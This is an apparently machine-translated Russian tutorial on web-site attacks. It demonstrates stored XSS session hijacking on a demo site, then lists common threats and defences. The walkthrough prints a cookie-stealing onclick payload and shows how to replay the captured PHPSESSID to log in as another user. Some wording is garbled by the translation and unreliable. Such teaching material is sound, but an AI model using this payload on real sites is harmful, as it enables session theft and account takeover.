
Как взломать веб-сайт? Методы взлома сайтов.
 Редакционная коллегия
⚡ Умное резюме
Взлом веб-сайтов использует уязвимости веб-приложений — плохо написанный код, необработанные входные данные и слабую обработку сессий — для получения несанкционированного доступа. На этой странице представлены распространенные методы атак и, что более важно, меры противодействия, обеспечивающие безопасность веб-сайта.
Больше людей имеют доступ к Интернету, чем когда-либо прежде. Это побудило многие организации разработать веб-приложения, которые пользователи могут использовать в Интернете для взаимодействия с организацией. Плохо написанный код веб-приложений может быть использован для получения несанкционированного доступа к конфиденциальным данным и веб-серверам.
Вы изучите распространенные методы взлома веб-сайтов и меры противодействия таким атакам.
Как взломать сайт
В этом практическом сценарии взлома веб-сайта мы собираемся перехватить пользовательский сеанс веб-приложения, расположенного по адресу www.techpanda.orgМы будем использовать межсайтовый скриптинг для чтения идентификатора сессии в cookie, а затем использовать его для имитации легитимной пользовательской сессии.
Предполагается, что злоумышленник имеет доступ к веб-приложению и хочет перехватить сессии других пользователей, использующих то же приложение. Целью этой атаки может быть получение административного доступа к веб-приложению, при условии, что учетная запись злоумышленника имеет ограниченный доступ.
Шаг 1) Открыть URL http://www.techpanda.org/.
В практических целях настоятельно рекомендуется получить доступ с помощью SQL-инъекций. См. эта статья о SQL-инъекциях для получения дополнительной информации о том, как это сделать.
Шаг 2) Введите данные для входа.
Адрес электронной почты для входа: admin@google.com, пароль: Password2010.
Шаг 3) Проверьте панель управления.
Если вы успешно вошли в систему, то увидите следующую панель управления.


Шаг 4) Введите новый контент.
Нажмите «Добавить новый контакт» и введите следующее в качестве имени:
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>
Шаг 5) Добавить JavaСценарий.
В приведенном выше коде используется JavaСкрипт. Он добавляет гиперссылку с обработчиком события onclick. Когда ничего не подозревающий пользователь нажимает на ссылку, событие получает данные о клике. PHP cookie идентификатор сессии и отправляет его на страницу snatch_sess_id.php вместе с идентификатором сессии. URL.

Шаг 6) Добавьте подробности.
Введите оставшиеся данные, как показано ниже, и нажмите «Сохранить изменения».
Шаг 7) Проверьте панель управления.
Теперь ваша панель управления будет выглядеть примерно так, как показано на следующем экране.

Шаг 8) Проверьте идентификатор сессии.
Поскольку межсайтовый скрипт хранится в базе данных, он загружается каждый раз, когда пользователи с правами доступа входят в систему. Когда администратор входит в систему и нажимает на гиперссылку с надписью «Темный», появляется окно с идентификатором сессии. URL.

Примечание: скрипт может отправить значение на удаленный сервер, где хранится PHPSESSID, а затем перенаправить пользователя обратно, как будто ничего не произошло.
Примечание: полученное вами значение может отличаться от показанного здесь, но принцип тот же.
Олицетворение сеанса с использованием Firefox и дополнение Tamper Data
Примечание: классическое дополнение Tamper Data, показанное ниже, больше не устанавливается в текущих версиях. FirefoxОднако концепция, которую она иллюстрирует — перехват и изменение HTTP-запроса для воспроизведения захваченной сессии — остается неизменной.
На блок-схеме ниже показаны шаги, которые необходимо предпринять для выполнения этого упражнения.

- Вам понадобится Firefox Для доступа к этому разделу используйте веб-браузер и дополнение Tamper Data.
- Открыто Firefox и установите дополнение, как показано на схемах ниже.


- Найдите данные о несанкционированном доступе, затем нажмите «Установить», как показано выше.

- Нажмите «Принять и установить»…


- После завершения установки нажмите кнопку «Перезапустить».
- Включить строку меню в Firefox если это не отображается.

- Щелкните меню «Инструменты», затем выберите «Данные о несанкционированном доступе», как показано ниже.

- Вы увидите следующее окно. Примечание: если окно не пустое, нажмите кнопку «Очистить».

- Нажмите на меню «Начать взлом».
- Переключитесь обратно на Firefox В веб-браузере введите http://www.techpanda.org/dashboard.php и нажмите клавишу Enter, чтобы загрузить страницу.
- Вы увидите следующее всплывающее окно от Tamper Data.

- Всплывающее окно имеет три (3) параметра. Параметр «Изменение» позволяет изменять информацию заголовка HTTP перед отправкой на сервер.
- Нажмите здесь.
- Вы получите следующее окно.

- Скопируйте идентификатор PHP-сессии, который вы скопировали из атаки. URL и вставьте его после знака равенства. Теперь ваше значение должно выглядеть так.
PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2
- Нажмите кнопку OK.
- Вы снова увидите всплывающее окно «Данные о несанкционированном доступе».

- Снимите флажок «Продолжить вмешательство?»
- После завершения нажмите кнопку «Отправить».
- Вы должны увидеть панель управления, как показано ниже.

Примечание: мы не выполняли вход в систему; мы имитировали сессию входа, используя значение PHPSESSID, полученное с помощью межсайтового скриптинга.
Что такое веб-приложение? Что такое веб-угрозы?
Веб-приложение (также известное как веб-сайт) — это приложение, основанное на модели клиент-сервер. Сервер обеспечивает доступ к базе данных и бизнес-логику. Он размещен на веб-сервере. Клиентское приложение запускается в клиентском веб-браузере. Веб-приложения обычно пишутся на таких языках, как JavaC#, VB.Net, PHPа также язык разметки ColdFusion и т. д. К используемым в веб-приложениях системам управления базами данных относятся: MySQL, MS SQL-сервер, PostgreSQL, SQLite, и т.д.
Лучшие методы взлома веб-сайтов
Большинство веб-приложений размещаются на общедоступных серверах. серверы Доступ к ним осуществляется через Интернет. Это делает их уязвимыми для атак из-за лёгкой доступности. Ниже перечислены распространённые угрозы для веб-приложений.
- SQL-инъекция – целью этой угрозы может быть обход алгоритмов входа в систему, саботаж данных и т. д.
- Отказ в обслуживании нападки – Целью этой угрозы может быть лишение законных пользователей доступа к ресурсу.
- Межсайтовый скриптинг (XSS) – Целью этой угрозы может быть внедрение кода, который может быть выполнен в браузере на стороне клиента.
- Отравление файлов cookie/сессии – Целью этой угрозы является изменение файлов cookie/данных сеанса злоумышленником для получения несанкционированного доступа.
- Вмешательство в форму – цель этой угрозы — изменить данные формы, такие как цены, в приложениях электронной коммерции, чтобы злоумышленник мог получать товары по сниженным ценам.
- Code Впрыск – цель этой угрозы – внедрить код, такой как PHP, Pythonи т. д., которые могут быть выполнены на сервере. Код может устанавливать бэкдоры, раскрывать конфиденциальную информацию и т. д.
- порча – Цель этой угрозы – изменить отображаемую на веб-сайте страницу и перенаправить все запросы на одну страницу, содержащую сообщение злоумышленника.
Как защитить свой сайт от хакеров?
Организация может принять следующую политику для защиты от атак веб-сервера.
- SQL-инъекция – Проверка и очистка параметров пользователя перед отправкой их в базу данных для обработки может помочь снизить вероятность атаки с помощью SQL-инъекций. Системы управления базами данных, такие как MS SQL Server, MySQLи т. д. поддерживают параметры и подготовленные запросы. Они гораздо безопаснее, чем традиционные SQL-запросы.
- Атаки отказа в обслуживании – Межсетевые экраны могут использоваться для блокировки трафика с подозрительных IP-адресов, если атака представляет собой простую DoS-атаку. Правильная настройка сетей и системы обнаружения вторжений также могут помочь снизить вероятность успешной DoS-атаки.
- Scripting Cross-Site – проверка и очистка заголовков и параметров, передаваемых через URLПараметры формы и скрытые значения могут помочь снизить количество XSS-атак.
- Отравление файлов cookie/сессии – Этого можно избежать, зашифровав содержимое файлов cookie, установив тайм-аут для файлов cookie через некоторое время и связав файлы cookie с IP-адресом клиента, который использовался для их создания.
- Вмешательство в форму – Этого можно избежать, проверяя и подтверждая вводимые пользователем данные перед их обработкой.
- Code Впрыск – Этого можно избежать, рассматривая все параметры как данные, а не как исполняемый код. Для этого можно использовать санитаризацию и валидацию.
- порча – хороший безопасность веб-приложений Политика должна гарантировать, что она устраняет наиболее распространенные уязвимости для доступа к веб-серверу. Это может быть правильная настройка операционной системы, программного обеспечения веб-сервера и соблюдение лучших практик безопасности при разработке.ping веб-приложения.
Проверь это: 9 лучших URL Сканеры для проверки безопасности ссылки от вредоносных программ.
